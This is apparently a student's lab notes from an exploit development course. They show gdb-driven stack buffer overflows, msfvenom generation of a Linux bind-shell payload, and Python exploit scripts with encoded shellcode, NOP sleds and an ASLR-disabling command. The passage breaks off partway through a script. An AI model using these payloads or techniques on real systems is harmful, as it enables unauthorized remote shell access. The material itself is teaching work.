cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffffd6a6
Enter password: 1
Fail!
cnit_50sam2@ed-debian:~/ED202$
```

To open program in gdb

```
>> gdb  -q stack
```

-q doesn't print the huge text paragraph when you start gdb.



Print the source code

```
>>(gdb) list
```

it only prints ten lines, so you might have to execute list multiple times

```
(gdb) list
3
4       int test_pw() {
5               char password[10];
6               printf("Password address: %p\n", password);
7               printf("Enter password: ");
8               fgets(password, 50, stdin);
9               return 1;
10      }
11
12      void win() {
(gdb) list
13              printf("You win!\n");
14      }
15
16      void main() {
17              if (test_pw()) printf("Fail!\n");
18              else win();
19      }
20
(gdb)
```

ENTER BREAKPOINTS: break/b line-number

```
>>(gdb) b 9
```


```
(gdb) b 9
Breakpoint 1 at 0x120d: file stack.c, line 9.
```

GENERAL PROCESS TO EXAMINE WHAT IS HAPPENING:

- Add them wherever you would want to examine what has happened in registers and stack frame.
- Run the program using (gdb) run
- stack spans from esp to ebp. Thus you can determine the stack.
- eip gives the next instruction address.
- use (gdb) x/15x $esp
- prints 15 words from esp.
- you can see what has changed inside the stack.

```
(gdb) run
Starting program: /home/kali/stack
Password address: 0xffffd326
Enter password: AAAA

Breakpoint 1, test_pw () at stack.c:9
9               return 1;
(gdb) info registers
eax            0xffffd326          -11482
ecx            0x0                 0
edx            0xfbad2288          -72539512
ebx            0x56559000          1448448000
esp            0xffffd320          0xffffd320
ebp            0xffffd338          0xffffd338
esi            0xf7fb5000          -134524928
edi            0xf7fb5000          -134524928
eip            0x5655620d          0x5655620d <test_pw+84>
eflags         0x282               [ SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) x/15x $esp
0xffffd320:     0xf7fb53fc      0x41410001      0x000a4141      0x565562db
0xffffd330:     0x00000001      0x56559000      0xffffd348      0x56556261
0xffffd340:     0xffffd360      0x00000000      0x00000000      0xf7df3ef1
0xffffd350:     0xf7fb5000      0xf7fb5000      0x00000000
(gdb)
```

1. Stops execution before line 9
2. Info registers show that stack spans from esp (320) to ebp(338)
3. Stack structure- esp -> data -> ebp-> return address(to main here).



4. We can see 0x565562db is return address.
5. We can see input is filled in little endian way from 2nd slot's second half. (input is not filled directly from esp but after a few bytes)

We need to overwrite the return address for the program execution to be redirected.

Here, we want to redirect it to the win function. So the return address should be replaced by address of win()

```
(gdb) info address win
Symbol "win" is a function at address 0x56556217.
(gdb)
```

After we continue, we'll FAIL because we have not redirected it to win().

```
(gdb) c
Continuing.
Fail!
[Inferior 1 (process 1437) exited with code 06]
```

This time we run again but with our exploit.

Calculating by examining the stack, we saw we need 22 As till ebp (338) and next 4 bytes will have the address of win().

```
(gdb) !python -c  'print"A"*22 + "\x17\x62\x55\x56"' > foo
(gdb) run --args<foo
Starting program: /home/kali/stack --args<foo
Password address: 0xffffd316

Breakpoint 1, test_pw () at stack.c:9
9               return 1;
(gdb)
```

What has happened to the stack because of our exploit?

```
(gdb) x/15x $esp
0xffffd310:     0xf7fb53fc      0x41410001      0x41414141      0x41414141
0xffffd320:     0x41414141      0x41414141      0x41414141      0x56556217
0xffffd330:     0xffff000a      0x00000000      0x00000000      0xf7df3ef1
0xffffd340:     0xf7fb5000      0xf7fb5000      0x00000000
```

Return address now has the address of win()

```
(gdb) c
Continuing.
Enter password: You win!
```

SHELL CODE EXPLOIT

https://www.slideshare.net/SamBowne/cnit-127-ch-3-shellcode-169145517 : FIRST 10 SLIDES

What is a shell code?

It is a set of instructions written in assembler which is then translated into hexadecimal opcodes.

```
(__TEXT,__text) section
_main:
0000000100000f10        55      pushq   %rbp
0000000100000f11        48 89 e5        movq    %rsp, %rbp
0000000100000f14        48 83 ec 30     subq    $0x30, %rsp
0000000100000f18        31 c0   xorl    %eax, %eax
0000000100000f1a        89 c2   movl    %eax, %edx
0000000100000f1c        48 8d 75 e0     leaq    -0x20(%rbp), %rsi
0000000100000f20        48 8b 0d e9 00 00 00    movq    0xe9(%rip), %rcx ## literal pool symbol address: ___stack_chk_guard
0000000100000f27        48 8b 09        movq    (%rcx), %rcx
0000000100000f2a        48 89 4d f8     movq    %rcx, -0x8(%rbp)
0000000100000f2e        c7 45 dc 00 00 00 00    movl    $0x0, -0x24(%rbp)
0000000100000f35        48 8d 0d 70 00 00 00    leaq    0x70(%rip), %rcx ## literal pool for: "/bin/sh"
0000000100000f3c        48 89 4d e0     movq    %rcx, -0x20(%rbp)
0000000100000f40        48 c7 45 e8 00 00 00 00         movq    $0x0, -0x18(%rbp)
0000000100000f48        48 89 cf        movq    %rcx, %rdi
0000000100000f4b        b0 00   movb    $0x0, %al
0000000100000f4d        e8 30 00 00 00  callq   0x100000f82 ## symbol stub for: _execve
0000000100000f52        48 8b 0d b7 00 00 00    movq    0xb7(%rip), %rcx ## literal pool symbol address: ___stack_chk_guard
0000000100000f59        48 8b 09        movq    (%rcx), %rcx
0000000100000f5c        48 8b 55 f8     movq    -0x8(%rbp), %rdx
0000000100000f60        48 39 d1        cmpq    %rdx, %rcx
0000000100000f63        89 45 d8        movl    %eax, -0x28(%rbp)
0000000100000f66        0f 85 08 00 00 00       jne     0x100000f74
0000000100000f6c        31 c0   xorl    %eax, %eax
0000000100000f6e        48 83 c4 30     addq    $0x30, %rsp
0000000100000f72        5d      popq    %rbp
0000000100000f73        c3      retq
0000000100000f74        e8 03 00 00 00  callq   0x100000f7c ## symbol stub for: ___stack_chk_fail
0000000100000f79        0f 0b   ud2
```

Highlighted part is the converted code to hexadecimal opcodes.


Our intention is to inject the shell code into a system by exploiting a vulnerability.

What are system calls/syscalls?


Number	Name	Description
1	exit	terminate process execution
2	fork	fork a child process
3	read	read data from a file or socket
4	write	write data to a file or socket
5	open	open a file or socket
6	close	close a file or socket
37	kill	send a kill signal

Syscalls directly access the kernel to get input/output, exit a process etc. They are the interface between protected kernel mode and user mode.

Protection rings of Linux:



Ring 3 is userland and ring 0 is kernel land.



The userland has no direct access to hardware. It has to communicate w kernel mode via syscalls.

If a user mode program attempts to access kernel memory, this generates an access exception.

Syscalls are the interface between user and kernel mode. You use syscall to call the kernel.

Kernel mode has full command. You can't write a code or program but only call functions of OS.

Protected kernel mode prevents user applications from compromising the OS.

What are interrupts?

It is essentially an event. When an interrupt occurs, the computer stops whatever it is doing and listens to you.

Interrupt no. 128 = 0x80 : calls the kernel.

Executed as: INT 0x80

How to execute a syscall?

1. Load the syscall number in eax register.
2. Put the arguments of the specified syscall in other registers.
3. Execute INT 0x80
4. CPU switches to kernel mode
5. Syscall loaded in eax executes.

Eg: to exit a program:

The following code snippet shows the use of the system call sys_exit –

```
mov     eax,1           ; system call number (sys_exit)
int     0x80            ; call kernel
```

Number of exit syscall is 1. Therefore 1 is saved in eax. It does not have any parameters. INT 0x80 then calls the kernel mode.

For list of syscalls and their arguments: http://syscalls.kernelgrok.com/

->How to construct a shell code from scratch: not covered here but lecture CNIT 127 is good: https://samsclass.info/127/127_S20.shtml

What we are trying to achieve?

We exploit a vulnerability with buffer overflow. In that exploit parameter, you include the shell code. Thus you will inject a shell code which will manipulate the OS using syscalls.

Note that you have to keep shell code as small as possible and no special characters like null, space, tab etc.

What is a NOP sled?

There are some imperfections in the debugger, so an exploit that works in gdb may fail in a real Linux shell. This happens because environment variables and other details may cause the location of the stack to change slightly. The usual solution for this problem is a NOP Sled--a long series of "90" bytes, which do nothing when processed and proceed to the next instruction.

How to add: '\x90'*length

Output looks like this:

```
0xffffcb70:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb80:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb90:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcba0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbf0:     0x90909090      0x90909090      0x90909090      0x90909090
```

Disabling ASLR:

Remember that it is a temporary solution and needs to be disabled once in the start of your project even though you might have done it before on your machine.

```
sudo su -
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
exit
```

Getting your shell code:

First we need to install Metasplolit. Execute these commands:

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
chmod 755 msfinstall
sudo ./msfinstall

```
cnit_50sam2@deb-ed2:~/ED203$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/maste
r/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5532  100  5532    0     0  18491      0 --:--:-- --:--:-- --:--:-- 18440
cnit_50sam2@deb-ed2:~/ED203$ chmod 755 msfinstall
cnit_50sam2@deb-ed2:~/ED203$ sudo ./msfinstall
Adding metasploit-framework to your repository list..OK
Updating package cache..OK
Checking for and installing update..
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  metasploit-framework
0 upgraded, 1 newly installed, 0 to remove and 6 not upgraded.
Need to get 217 MB of archives.
```

Metasploit provides a tool named msfvenom to generate shellcode. Execute this command, which shows the exploits available for a Linux platform, which bind a shell to a listening TCP port:

sudo msfvenom -l payloads | grep linux | grep bind_tcp

```
cnit_50sam2@deb-ed2:~/ED203$ sudo msfvenom -l payloads | grep linux | grep bind_tcp
    linux/armbe/shell_bind_tcp                          Listen for a connection and spawn a command shell
    linux/armle/meterpreter/bind_tcp                    Inject the mettle server payload (staged). Listen for a
 connection
    linux/armle/shell/bind_tcp                          dup2 socket in r12, then execve. Listen for a connectio
n
    linux/armle/shell_bind_tcp                          Connect to target and spawn a command shell
    linux/mipsbe/shell_bind_tcp                         Listen for a connection and spawn a command shell
    linux/mipsle/shell_bind_tcp                         Listen for a connection and spawn a command shell
    linux/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    linux/ppc64/shell_bind_tcp                          Listen for a connection and spawn a command shell
    linux/x64/meterpreter/bind_tcp                      Inject the mettle server payload (staged). Listen for a
 connection
    linux/x64/pingback_bind_tcp                         Accept a connection from attacker and report UUID (Linu
x x64)
    linux/x64/shell/bind_tcp                            Spawn a command shell (staged). Listen for a connection
    linux/x64/shell_bind_tcp                            Listen for a connection and spawn a command shell
    linux/x64/shell_bind_tcp_random_port                Listen for a connection in a random port and spawn a co
mmand shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
    linux/x86/meterpreter/bind_tcp                      Inject the mettle server payload (staged). Listen for a
 connection (Linux x86)
    linux/x86/meterpreter/bind_tcp_uuid                 Inject the mettle server payload (staged). Listen for a
 connection with UUID Support (Linux x86)
    linux/x86/metsvc_bind_tcp                           Stub payload for interacting with a Meterpreter Service
    linux/x86/shell/bind_tcp                            Spawn a command shell (staged). Listen for a connection
 (Linux x86)
    linux/x86/shell/bind_tcp_uuid                       Spawn a command shell (staged). Listen for a connection
 with UUID Support (Linux x86)
    linux/x86/shell_bind_tcp                            Listen for a connection and spawn a command shell
    linux/x86/shell_bind_tcp_random_port                Listen for a connection in a random port and spawn a co
mmand shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
cnit_50sam2@deb-ed2:~/ED203$
```

The exploit we want is highlighted above: linux/x86/shell_bind_tcp

To see the payload options, execute this command:

sudo msfvenom -p linux/x86/shell_bind_tcp --list-options

The top portion of the output shows the Basic options. The only parameter we really need is "LPORT", the port to listen on, as shown below. This port has a default value of 4444, but we'll choose a custom port.

```
cnit_50sam2@deb-ed2:~/ED203$ sudo msfvenom -p linux/x86/shell_bind_tcp --list-options
Options for payload/linux/x86/shell_bind_tcp:
=============================


       Name: Linux Command Shell, Bind TCP Inline
     Module: payload/linux/x86/shell_bind_tcp
   Platform: Linux
       Arch: x86
Needs Admin: No
 Total size: 78
       Rank: Normal

Provided by:
    Ramon de C Valle <rcvalle@metasploit.com>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LPORT  4444             yes       The listen port
RHOST                   no        The target address

Description:
  Listen for a connection and spawn a command shell
```

To generate Python exploit code, execute this command:

sudo msfvenom -p linux/x86/shell_bind_tcp LPORT=31337 -f python

The resulting payload isn't useful for us, because it contains a null byte ("\x00"), as shown below.

That null byte will terminate the string, preventing the shellcode after it from being processed by C programs.

```
cnit_50sam2@deb-ed2:~/ED203$ sudo msfvenom -p linux/x86/shell_bind_tcp LPORT=31337 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 78 bytes
Final size of python file: 382 bytes
buf =  ""
buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x5b\x5e\x52\x68\x02\x00\x7a\x69\x6a\x10\x51"
buf += "\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04"
buf += "\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f"
buf += "\x58\xcd\x80\x49\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f"
buf += "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
cnit_50sam2@deb-ed2:~/ED203$
```

We could use the "-b '\x00'" switch to avoid null characters, but since we have plenty of room (1000 bytes or so), we can use the "-e x86/alpha_mixed" switch, which will encode the exploit using only letters and numbers.

The 'AppendExit=true' switch f makes the shellcode more reliable.

Execute this command:

sudo msfvenom -p linux/x86/shell_bind_tcp LPORT=31337 AppendExit=true -e x86/alpha_mixed -f python

This payload is longer--approximately 230 bytes (the exact length varies). Highlight the Python code and copy it to the clipboard, as shown below:

```
cnit_50sam2@deb-ed2:~/ED203$ sudo msfvenom -p linux/x86/shell_bind_tcp LPORT=31337 AppendExit=true -e x86/alpha
_mixed -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 231 (iteration=0)
x86/alpha_mixed chosen with final size 231
Payload size: 231 bytes
Final size of python file: 1114 bytes
buf =  ""
buf += "\x89\xe5\xd9\xc0\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += "\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += "\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += "\x50\x38\x41\x42\x75\x4a\x49\x44\x71\x59\x4b\x39\x67"
buf += "\x68\x63\x36\x33\x50\x43\x66\x33\x71\x7a\x45\x52\x4b"
buf += "\x39\x38\x61\x38\x30\x45\x36\x4a\x6d\x4b\x30\x43\x6b"
buf += "\x51\x4e\x50\x52\x42\x48\x77\x72\x55\x50\x42\x5a\x70"
buf += "\x69\x52\x4a\x36\x70\x66\x31\x30\x50\x6d\x59\x69\x71"
buf += "\x71\x7a\x70\x66\x63\x68\x38\x4d\x4f\x70\x6b\x39\x33"
buf += "\x71\x43\x34\x38\x33\x34\x44\x6c\x70\x61\x76\x48\x4d"
buf += "\x6d\x50\x52\x63\x68\x30\x43\x56\x58\x4d\x6f\x70\x4c"
buf += "\x53\x36\x39\x30\x6a\x75\x6f\x56\x38\x4a\x6d\x6d\x50"
buf += "\x63\x79\x54\x39\x69\x68\x45\x38\x66\x4f\x54\x6f\x43"
buf += "\x43\x35\x38\x61\x78\x66\x4f\x33\x52\x32\x49\x72\x4e"
buf += "\x4b\x39\x69\x73\x50\x50\x62\x73\x4b\x39\x38\x61\x6e"
buf += "\x50\x44\x4b\x78\x4d\x6d\x50\x45\x61\x4b\x6b\x63\x5a"
buf += "\x53\x31\x53\x68\x6a\x6d\x4b\x30\x41\x41"
cnit_50sam2@deb-ed2:~/ED203$
```

Exploit exercise using above shell code: https://samsclass.info/127/proj/ED203.htm

1. Program

```
kali@kali:~$ cat ED3a.c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int copier(char *str);

// compile with gcc -g -z execstack -no-pie -o ED3a ED3a.c
void main(int argc, char *argv[]) {
        if( argc != 2 ) {
                printf("Usage: %s string\n", argv[0]);
                exit(0);
        }
        printf("esp: %#010x\n", copier(argv[1]));
        printf("Done!\n");
}
int copier(char *str) {
        char buffer[1000];
        register int i asm("esp");
        strcpy(buffer, str);
        return i;
}
```

Vulnerability: in copier function, we have got a strcpy which won't limit the input to 1000 bytes. Therefore we can perform buffer overflow.

2. F1 file:

```
kali@kali:~$ cat f1
#!/usr/bin/python
print 'A'*1020
```

20 As are beyond designated memory space.

3. When run with 1020 A :

```
kali@kali:~$ gdb -q ED3a
Reading symbols from ED3a...
(gdb) r $(./f1)
Starting program: /home/kali/ED3a $(./f1)

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

AAAA out of last 20 As manipulate the eip.

4. F2 file:

```
kali@kali:~$ cat f2
#!/usr/bin/python
prefix = 'A' * 1000
pattern = 'BBBBCCCCDDDDEEEEFFFF'
print prefix + pattern
```

To identify which bytes manipulate the eip, we put in the pattern.

5. When run with f2:

```
kali@kali:~$ gdb -q ED3a
Reading symbols from ED3a...
(gdb) r $(./f2)
Starting program: /home/kali/ED3a $(./f2)

Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
```

Ascii value of E=45. Therefore after 1012 , next 4 bytes manipulate eip.

6. Shell code:

```
buf =  b""
buf += b"\x89\xe0\xd9\xc0\xd9\x70\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x35\x61\x49\x4b\x39"
buf += b"\x67\x78\x63\x62\x73\x52\x63\x63\x63\x30\x6a\x36\x62"
buf += b"\x4e\x69\x59\x71\x58\x30\x72\x46\x4a\x6d\x6d\x50\x53"
buf += b"\x6b\x61\x4e\x43\x62\x65\x38\x34\x42\x57\x70\x63\x4a"
buf += b"\x71\x79\x71\x7a\x64\x50\x43\x61\x42\x70\x4b\x39\x68"
buf += b"\x61\x53\x5a\x71\x76\x31\x48\x78\x4d\x4d\x50\x6c\x49"
buf += b"\x77\x31\x66\x64\x4d\x63\x53\x34\x6c\x70\x72\x46\x68"
buf += b"\x4d\x4d\x50\x47\x33\x48\x30\x32\x46\x5a\x6d\x4b\x30"
buf += b"\x5a\x33\x63\x69\x32\x4a\x45\x6f\x73\x68\x5a\x6d\x6b"
buf += b"\x30\x70\x49\x61\x69\x4b\x48\x42\x48\x76\x4f\x66\x4f"
buf += b"\x70\x73\x45\x38\x71\x78\x44\x6f\x30\x62\x65\x39\x72"
buf += b"\x4e\x6d\x59\x6b\x53\x30\x50\x76\x33\x4d\x59\x6d\x31"
buf += b"\x6c\x70\x44\x4b\x6a\x6d\x6b\x30\x35\x61\x69\x4b\x63"
buf += b"\x5a\x56\x61\x70\x58\x38\x4d\x6b\x30\x41\x41"
```

7. F3 file:

```
kali@kali:~$ cat f3
#!/usr/bin/python
buf =  b""
buf += b"\x89\xe0\xd9\xc0\xd9\x70\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x35\x61\x49\x4b\x39"
buf += b"\x67\x78\x63\x62\x73\x52\x63\x63\x63\x30\x6a\x36\x62"
buf += b"\x4e\x69\x59\x71\x58\x30\x72\x46\x4a\x6d\x6d\x50\x53"
buf += b"\x6b\x61\x4e\x43\x62\x65\x38\x34\x42\x57\x70\x63\x4a"
buf += b"\x71\x79\x71\x7a\x64\x50\x43\x61\x42\x70\x4b\x39\x68"
buf += b"\x61\x53\x5a\x71\x76\x31\x48\x78\x4d\x4d\x50\x6c\x49"
buf += b"\x77\x31\x66\x64\x4d\x63\x53\x34\x6c\x70\x72\x46\x68"
buf += b"\x4d\x4d\x50\x47\x33\x48\x30\x32\x46\x5a\x6d\x4b\x30"
buf += b"\x5a\x33\x63\x69\x32\x4a\x45\x6f\x73\x68\x5a\x6d\x6b"
buf += b"\x30\x70\x49\x61\x69\x4b\x48\x42\x48\x76\x4f\x66\x4f"
buf += b"\x70\x73\x45\x38\x71\x78\x44\x6f\x30\x62\x65\x39\x72"
buf += b"\x4e\x6d\x59\x6b\x53\x30\x50\x76\x33\x4d\x59\x6d\x31"
buf += b"\x6c\x70\x44\x4b\x6a\x6d\x6b\x30\x35\x61\x69\x4b\x63"
buf += b"\x5a\x56\x61\x70\x58\x38\x4d\x6b\x30\x41\x41"
nopsled = '\x90' * 500
suffix = 'A' * (1012 - len(nopsled) - len(buf))
eip = '1234'
attack = nopsled + buf + suffix + eip
print attack
```

We will have 500 nop sled then the shell code then space left till 1012 filled with As and finally the bytes that will manipulate eip.

8. Setup breakpoint: after strcpy is done.(+40)

```
kali@kali:~$ gdb -q ED3a
Reading symbols from ED3a...
(gdb) disass copier
Dump of assembler code for function copier:
   0x08049219 <+0>:     push   %ebp
   0x0804921a <+1>:     mov    %esp,%ebp
   0x0804921c <+3>:     push   %ebx
   0x0804921d <+4>:     sub    $0x3f4,%esp
   0x08049223 <+10>:    call   0x804924b <__x86.get_pc_thunk.ax>
   0x08049228 <+15>:    add    $0x2dd8,%eax
   0x0804922d <+20>:    sub    $0x8,%esp
   0x08049230 <+23>:    pushl  0x8(%ebp)
   0x08049233 <+26>:    lea    -0x3f0(%ebp),%edx
   0x08049239 <+32>:    push   %edx
   0x0804923a <+33>:    mov    %eax,%ebx
   0x0804923c <+35>:    call   0x8049040 <strcpy@plt>
   0x08049241 <+40>:    add    $0x10,%esp
   0x08049244 <+43>:    mov    %esp,%eax
   0x08049246 <+45>:    mov    -0x4(%ebp),%ebx
   0x08049249 <+48>:    leave
   0x0804924a <+49>:    ret
End of assembler dump.
(gdb) b *0x08049241
Breakpoint 1 at 0x8049241: file ED3a.c, line 19.
```

9. Choose address to redirect in nop sled:

You need to choose an address to put into $eip. If everything were perfect, you could simply use the address of the first byte of the shellcode. However, to give us some room for error, choose an address somewhere in the middle of the NOP sled

```
(gdb) x/410x $esp
0xffffcb20:     0xffffcb38      0xffffd18f      0xf7fce110      0x08049228
0xffffcb30:     0x00000001      0x00000001      0x90909090      0x90909090
0xffffcb40:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb50:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb60:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb70:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb80:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcb90:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcba0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcbf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc00:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc10:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc20:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc30:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc40:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc50:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc60:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc70:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc80:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc90:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcca0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffccb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffccc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffccd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcce0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffccf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd00:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd10:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd20:     0x90909090      0x90909090      0x90909090      0xc0d9e089
0xffffcd30:     0x5ef470d9      0x49495956      0x49494949      0x49494949
```

10. F4 file:

```
kali@kali:~$ cat f4
#!/usr/bin/python
buf =  b""
buf += b"\x89\xe0\xd9\xc0\xd9\x70\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x35\x61\x49\x4b\x39"
buf += b"\x67\x78\x63\x62\x73\x52\x63\x63\x63\x30\x6a\x36\x62"
buf += b"\x4e\x69\x59\x71\x58\x30\x72\x46\x4a\x6d\x6d\x50\x53"
buf += b"\x6b\x61\x4e\x43\x62\x65\x38\x34\x42\x57\x70\x63\x4a"
buf += b"\x71\x79\x71\x7a\x64\x50\x43\x61\x42\x70\x4b\x39\x68"
